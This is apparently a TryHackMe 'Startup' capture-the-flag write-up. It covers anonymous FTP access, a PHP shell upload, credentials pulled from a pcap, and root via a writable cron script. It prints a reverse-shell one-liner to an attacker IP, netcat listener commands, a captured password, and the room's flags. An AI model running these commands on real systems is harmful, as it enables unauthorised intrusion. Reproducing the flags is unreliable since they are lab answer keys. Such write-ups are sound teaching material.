


Startup CTF — TryHackMe Writeup

Overview

This room demonstrates a full penetration testing workflow including:

- Enumeration
- Exploitation
- Privilege Escalation

The goal was to gain **root access** on the target machine.



Answer the questions below

What is the secret spicy soup recipe?

love

✓ Correct Answer

What are the contents of user.txt?

THM{03ce3d619b80ccbfb3b7fc81e46c0e79}

✓ Correct Answer

What are the contents of root.txt?

THM{f963aaa6a430f210222158ae15c3d76d}

✓ Correct Answer

1. Enumeration

Nmap Scan

Auto ▾



```
nmap -sC -sV -p- <target-ip>
```

Findings:

- 21/tcp → FTP (anonymous login allowed)
- 22/tcp → SSH
- 80/tcp → HTTP

Reasoning

The presence of:


- Anonymous FTP access
- Writable directory

Indicates **weak access control**

This makes FTP a strong initial attack vector.

```
(tushar@kali)-[~]
$ nmap -sC -sV -p- 10.128.164.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 17:38 +0530
Nmap scan report for 10.128.164.17
Host is up (0.031s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx  2 65534 65534      4096 Nov 12 2020 ftp [NSE: writeable]
| -rw-r--r--  1 0      0      251631 Nov 12 2020 important.jpg
| -rw-r--r--  1 0      0      208 Nov 12 2020 notice.txt
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to 192.168.138.235
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256  ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256  a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.84 seconds
```



```
tushar@kali: ~/Desktop/Tryhackme

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.84 seconds

(tushar@kali)-[~]
└─$ ftp 10.128.164.17
Connected to 10.128.164.17.
220 (vsFTPd 3.0.3)
Name (10.128.164.17:tushar): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37228|)
150 Here comes the directory listing.
d-rwxrwxrwx  2 65534  65534   4096 Nov 12  2020 ftp
-rw-r--r--   1 0      0      251631 Nov 12  2020 important.jpg
-rw-r--r--   1 0      0      208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||38109|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*****| 245 KiB  1.87 MiB/s  00:00
226 Transfer complete.
251631 bytes received in 00:00 (1.53 MiB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||34636|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |*****| 208  168.01 KiB/s  00:00
226 Transfer complete.
208 bytes received in 00:00 (3.44 KiB/s)
ftp>
zsh: suspended ftp 10.128.164.17

(tushar@kali)-[~]
└─$ cat notice.txt
whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is
```

2. FTP Exploitation

Accessing FTP

Auto ▾



```
ftp <target-ip>
```

Login:

Auto ▾



```
username: anonymous
password: anonymous
```

Files Found:

- important.jpg
- notice.txt

Reasoning

- Publicly accessible files may contain:

- Sensitive information
- Hidden data
- Writable FTP suggests potential for **file upload attacks**

3. Web Exploitation

- FTP directory was accessible via web server

Vulnerability

File Upload Vulnerability

Since:

- FTP is writable
- Web server serves same directory

→ Attacker can upload malicious file and execute it

```
(tushar@kali)-[~/Downloads]
$ ftp 10.128.181.207
Connected to 10.128.181.207.
220 (vsFTPd 3.0.3)
Name (10.128.181.207:tushar): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /ftp
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||44539|)
150 Ok to send data.
100% |*****| 5497
226 Transfer complete.
5497 bytes sent in 00:00 (25.87 KiB/s)
ftp>
```

4. Initial Access (Reverse Shell)

Listener (Attacker Machine)

Auto ▾



```
nc -lvnp 4444
```

```
L- $ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.138.235] from (UNKNOWN) [10.128.164.17] 36236
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:48:23 up 43 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$ ls
bin
boot
dev
etc
home
incidents
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
recipe.txt
root
run
sbin
snap
srv
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
$ get recipe.txt
/bin/sh: 3: get: not found
$ cat /recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
```

Explanation

This establishes a: 🖱️ Reverse Shell

Where:

- Target connects back to attacker
- Attacker gains interactive shell access

5. Analyzing Suspicious Files on the Server

While exploring the FTP directory, I found a file named **suspicious.pcapng**. To investigate further, I copied this file to the web-accessible directory so I could download and analyze it:


```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@startup:/ $ ls
ls
bin      home      lib        mnt        root      srv        vagrant
boot     incidents lib64       opt         run        sys        var
dev      initrd.img lost+found  proc        sbin       tmp        vmlinuz
etc      initrd.img.old media       recipe.txt snap       usr        vmlinuz.old
www-data@startup:/ $ cd incidents
cd incidents
www-data@startup:/incidents $ ls
ls
suspicious.pcapng
www-data@startup:/incidents $ cat suspicious.pcapng
cat suspicious.pcapng
```

Auto



```
cp suspicious.pcapng /var/www/html/files/ftp
```

Once the file was successfully copied, I accessed <http://<target-ip>/files/ftp/suspicious.pcapng> to download it to my local machine.




Using Wireshark, I opened the **pcapng** file to analyze the network traffic. This helped uncover valuable information hidden inside the capture.

6.Extracting Credentials from the Network Capture

After opening the `suspicious.pcapng` file in Wireshark, I focused on the TCP streams to find any sensitive information.

Right-clicking on a TCP packet and selecting "Follow" → "TCP Stream" allowed me to view the entire communication.



The image shows a terminal window titled "Wireshark · Follow TCP Stream (tcp.stream eq 7) · suspicious(1).pcapng". The terminal output shows a user named 'www-data' at a 'startup' prompt. They run 'cd', then 'ls', which shows a directory listing including 'etc', 'initrd.img.old', 'media', 'recipe.txt', 'snap', 'usr', and 'vmlinuz.old'. They then run 'cd home', 'cd lennie', and 'cd lennie' again, each time receiving a 'Permission denied' message. Finally, they run 'sudo -l', which prompts for a password. The password 'c4ntg3t3n0ughsp1c3' is entered and accepted. The terminal also shows a 'Sorry, try again.' message and another password prompt.

```
www-data@startup:/S
cd
cd
bash: cd: HOME not set
www-data@startup:/S
ls
ls
bin  etc      initrd.img.old  media  recipe.txt  snap  usr      vmlinuz.old
boot home    lib             mnt    root        srv   vagrant
data incidents lib64           mnt    root        srv   vagrant
dev  initrd.img lost+found      proc   sbin        tmp   vmlinuz
www-data@startup:/S
cd home
cd home
www-data@startup:/home$
cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
ls
ls
lennie
www-data@startup:/home$
cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
sudo -l
sudo -l
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3
Sorry, try again.
[sudo] password for www-data:
```

By cycling through the stream numbers, I found on Stream 7 some cleartext credentials:

- Username: lennie
- Password: c4ntg3t3n0ughsp1c3

These credentials would be very useful for the next stage: gaining SSH access.

7.Gaining SSH Access with Extracted Credentials

Using the username and password found in the network capture, I attempted to log in via SSH:


Auto ▾



```
ssh lennie@<target-ip>
```

After entering the password c4ntg3t3n0ughsp1c3, I successfully gained SSH access to the target machine as the user lennie.

Press enter or click to view image in full size

A terminal window screenshot showing the output of system updates and user information. The text is as follows:

```
44 packages can be updated.
30 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ id
uid=1002(lennie) gid=1002(lennie) groups=1002(lennie)
$ ls
Documents  scripts  user.txt
$ cat user.txt
THM{03ce3d619b80ccbf3b7fc81e46c0e79}
```

6. Privilege Escalation

Now that I had user access, the next step was to escalate privileges to obtain root access.

I started by checking sudo privileges:


```
$ sudo -l
sudo: unable to resolve host startup
[sudo] password for lennie:
Sorry, user lennie may not run sudo on startup.
$ ls -la
total 24
drwx----- 5 lennie lennie 4096 Sep  1 16:36 .MSFVenom
drwxr-xr-x 3 root  root  4096 Nov 12  2020 ..
drwx----- 2 lennie lennie 4096 Sep  1 16:36 .cache
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root  root  4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
$ cd scripts
$ ls
planner.sh  startup_list.txt
$ cd planner.sh
-sh: 8: cd: can't cd to planner.sh
$ ls
planner.sh  startup_list.txt
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ nano /etc/print.sh
```

Discovery

Found scripts:

Auto ▾



```
/home/lennie/scripts/planner.sh
/etc/print.sh
```

Execution Flow

Auto ▾



```
cron (root)
→ planner.sh
→ /etc/print.sh
```

Vulnerability

Insecure Script Permissions

- `/etc/print.sh` is writable
- Executed by a root process

This allows: **Command Injection** → **Privilege Escalation**

Exploitation

Modify script:

Auto ▾



```
nano /etc/print.sh
```

```
(tushar@kali)~[~/Downloads]
$ ssh lennie@10.128.181.207
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lennie@10.128.181.207's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

Last login: Wed Mar 25 12:02:29 2026 from 192.168.138.235
$ cat /home/lennie/scripts/planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ ls -l /etc/print.sh
-rwx----- 1 lennie lennie 25 Mar 25 12:10 /etc/print.sh
$ nano /etc/print.sh
$ nano /etc/print.sh
$ nano /etc/print.sh
$
```

Insert:

Auto ▾



```
bash -i >& /dev/tcp/<your-ip>/4444 0>&1
```

Explanation

When the script runs:

The above command is reverse shell

```
bash -i
```

→ Starts an interactive bash shell

```
bash -i >& /dev/tcp/<your-ip>/4444 0>&1
```

→ Treat a network connection like a file and connect to this IP address and port

```
>&
```

→ Redirects outputs (Sends everything to my machine)

0>&1

Redirects input

- It executes attacker payload
- Gives **root shell**

7. Root Access

Auto ▾



```
whoami
```

Output:

Auto ▾



```
root
```

Retrieve Flag

Auto ▾



```
cat /root/root.txt
```

```
zsh: corrupt history file /home/tushar/.zsh_history
(tushar@kali)-[~/Downloads]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.138.235] from (UNKNOWN) [10.128.181.207] 41364
bash: cannot set terminal process group (1760): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# whoami
whoami
root
root@startup:~# cat /root/root.txt
cat /root/root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```

Key Learnings

- Importance of **proper enumeration**
- Risks of **anonymous FTP access**
- Hidden data in files (**steganography**)
- File upload → **Remote Code Execution**
- Privilege escalation via **writable scripts**
- Understanding execution chains (cron jobs)